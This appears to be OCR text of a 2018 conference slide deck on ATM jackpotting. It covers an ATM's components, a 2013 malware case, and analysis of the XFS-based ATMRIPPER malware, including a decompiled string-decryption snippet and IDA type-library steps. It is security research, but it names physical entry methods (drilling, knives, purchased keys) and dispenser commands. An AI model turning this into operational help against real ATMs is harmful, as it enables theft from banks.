
ISC
2018
Beijing
ATM-
HACKING
Tools,
Techniques and
Analysis
Tg. @Computerkhopdi

ATM 101

ATM ESSENTIAL FRONT COMPONENTS

Display → GUI interface for customer interaction with ATM, modern devices have touchscreens/virtual function key

Receipt printer → print transaction records


Encryption PIN Pad (EPP) → identifier encryption, e.g. PIN when entered

Card reader → Chip resp. magnetic stripe reader for credit/debit cards

Shutter → Cash presentation

ATM 101

ATM – ESSENTIAL INNER COMPONENTS




Vault → constructed from high tensile strength steel with locking mechanism

Cash cartridges → Storing cash


Cash dispenser

Central processing unit → Computer handling user interface, handling peripheral devices and communication, processing transactions



ATM ATTACK TYPE 1

Jackpotting illustrated




ATM JACKPOTTING CASE IN 2013

The Story

- Several completely emptied ATMs
- First forensic investigations on ATM PCs found no traces
- Surveillance videos revealed the modus operandi where attackers used a driller to remove aperture of ATM
- Some time later police busted a guy while conducting exactly the same procedure and seized an USB Stick containing the jackpotting malware
- Contents on seized USB-Stick
  - Adjusted version of Hirens-BootCD, to boot minimal WinXP
  - Batchscript, to install malware on ATM-PC and reboot system for activation

ATM JACKPOTTING CASE IN 2013

Status after infecting the ATM




ATM JACKPOTTING CASE IN 2013


From activation to cashout menu

1 Malware activation via 12-digit code

2 Challenge Response procedure




3 Menu for cashout and other features



ATM JACKPOTTING CASE IN 2013

Anti-Reversing measures - State machine with heavy code obfuscation, to protect challenge-response code and jump-adresses to dispense functions



ATM JACKPOTTING CASE IN 2013

Anti-Reversing measures - strings obfuscation decrypted at runtime


```
LibFileName[0] = 0x6B;                          // aKernel32
LibFileName[7] = 0x32;
LibFileName[5] = 0x6C;
LibFileName[8] = 0;
LibFileName[2] = 0x72;
LibFileName[1] = 0x65;
LibFileName[3] = 0x6E;
LibFileName[6] = 0x33;
LibFileName[4] = 0x65;
strcpy(ProcName, "2+±Ëx^-=\x01+i±âQ¦0\x10§Ù¸¡");// Obfuscated String --> GetPrivateProfileIntA
i = 0;
KeyIndex = 0;
do
{
  ProcName[i] ^= gXorKey[KeyIndex++];
  if ( KeyIndex == 8 )
    KeyIndex = 0;
  ProcName[i + 1] ^= gXorKey[KeyIndex++];
  if ( KeyIndex == 8 )
    KeyIndex = 0;
  ProcName[i + 2] ^= gXorKey[KeyIndex++];
  if ( KeyIndex == 8 )
    KeyIndex = 0;
  i += 3;
}
while ( i < 0x15 );                             // Decryption Loop
Result = 0;
aKernel32 = LoadLibraryW(LibFileName);
```

GAINING ACCESS TO THE INNER HOUSING OF THE ATM

Some popular ways – highly depending on ATM vendor and models

1 Drilling a hole in the plastic aperture


2 Using a knife



GAINING ACCESS TO THE INNER HOUSING OF THE ATM

Some popular ways – highly depending on ATM vendor and models

ATM keys are not high security keys. Easy to replicate and cheap to buy on the darknet for some bucks.





JACKPOTTING → DEMO

ATM MALWARE DISSECTED


Analysis of an XFS based ATM malware

- So called „ATMRIPPER“ malware was used in attacks against Government Savings Bank.
- Uses middleware XFS-API (Extension for Financial Services) to communicate with ATM, thus supporting a lot of modern industry devices.





XFS illustrated



XFS functions (at least most important onces)

WFSStartUp - Establish connection to XFS manager

WFSOpen - Init session to specified service

WFSRegister - Enable event monitoring for specified service

WFSExecute/WFSAsyncExecute - Send specific command to service

WFSGetInfo - Get information from specified service

WFSCancelAsyncRequest - Cancel request to specified service before its completion

WFSClose - Terminate session to specified service

WFSCleanUp - Disconnect from XFS manager

ATM MALWARE DISSECTED

Making an analyst‘s life easier by building an IDA type library for XFS functions (step by step guide)

- Create a .H file including all relevant headers, e.g. **XFS.H**
- In IDA’s TILIB SDK there’s a VC32.CFG resp. VC64.CFG containing contains settings that mimic Visual C++ win32 compiler
- The default assumption of IDA’s TILIB is that public function names use the CDECL calling convention with underscore prepended
  for instance → **int SomeFunction(int x, int y);**
  IDA matches it against the name _SomeFunction in IDB, applies type information and comments its arguments.
- If the binary uses undecorated names like **WfsExecute**, **-Gn** switch is needed when compiling the TIL file in order to make the function name matching to work.

```
typedef struct _wfs_hwerror
{
    LPSTR           lpszLogicalName;
    LPSTR           lpszPhysicalName;
    LPSTR           lpszWorkstationName;
    LPSTR           lpszAppID;
    DWORD           dwAction;
    DWORD           dwSize;
    LPBYTE          lpbDescription;
} WFSHWERROR, * LPWFSHWERROR;

typedef struct _wfs_vrsnerror
{
    LPSTR           lpszLogicalName;
    LPSTR           lpszWorkstationName;
    LPSTR           lpszAppID;
    DWORD           dwSize;
    LPBYTE          lpbDescription;
    LPWFSVERSION    lpWFSVersion;
} WFSVRSNERROR, * LPWFSVRSNERROR;

HRESULT WFSCancelAsyncRequest ( HSERVICE hService, REQUESTID RequestID);
HRESULT WFSCancelBlockingCall ( DWORD dwThreadID);
HRESULT WFSCleanUp ();
HRESULT WFSClose ( HSERVICE hService);
HRESULT WFSAsyncClose ( HSERVICE hService, HWND hWnd, LPREQUESTID lpRequestID);
HRESULT WFSCreateAppHandle ( LPHAPP lphApp);
HRESULT WFSDeregister ( HSERVICE hService, DWORD dwEventClass, HWND hWndReg);
HRESULT WFSAsyncDeregister ( HSERVICE hService, DWORD dwEventClass, HWND hWndRe
HRESULT WFSDestroyAppHandle ( HAPP hApp);
HRESULT WFSExecute ( HSERVICE hService, DWORD dwCommand, LPVOID lpCmdData, DWOR
HRESULT WFSAsyncExecute ( HSERVICE hService, DWORD dwCommand, LPVOID lpCmdData,
HRESULT WFSFreeResult ( LPWFSRESULT lpResult);
HRESULT WFSGetInfo ( HSERVICE hService, DWORD dwCategory, LPVOID lpQueryDetails
```

ATM MALWARE DISSECTED

Making an analyst‘s life easier by building an IDA type library for XFS functions (step by step guide)


- Sample compile → **tilib.exe @vc32.cfg -c -hXFS.H xfs.til -Gn -t"XFS (Extension for Financial Services) headers"**
- Compiled TIL file needs to be copied to **%IDADIR%/til/pc**
- To make it available in the Type Libraries there are two options
  - (**SHIFT+F11**) --> (then **INSERT** to load it)
  - **LoadTil("xfs.til")**
- Adding XFS-enums to IDA with IDAPython

```
["WFS_CMD_CDM_END_EXCHANGE","312"],
["WFS_CMD_CDM_OPEN_SAFE_DOOR","313"],
["WFS_CMD_CDM_CALIBRATE_CASH_UNIT","315"],
["WFS_CMD_CDM_SET_MIX_TABLE","320"],
["WFS_CMD_CDM_RESET","321"],
["WFS_CMD_CDM_TEST_CASH_UNITS","322"],
["WFS_CMD_CDM_COUNT","323"],
["WFS_CMD_CDM_SET_GUIDANCE_LIGHT","324"],
["WFS_CMD_CDM_POWER_SAVE_CONTROL","325"],
["WFS_CMD_CDM_PREPARE_DISPENSE","326"],
["WFS_CMD_CDM_SET_BLACKLIST","327"],
["WFS_CMD_CDM_SYNCHRONIZE_COMMAND","328"]]

XFSINFO = idc.AddEnum(0, "XFSINFO", idaapi.hexflag());
XFSEXECUTE = idc.AddEnum(0, "XFSEXECUTE", idaapi.hexflag());

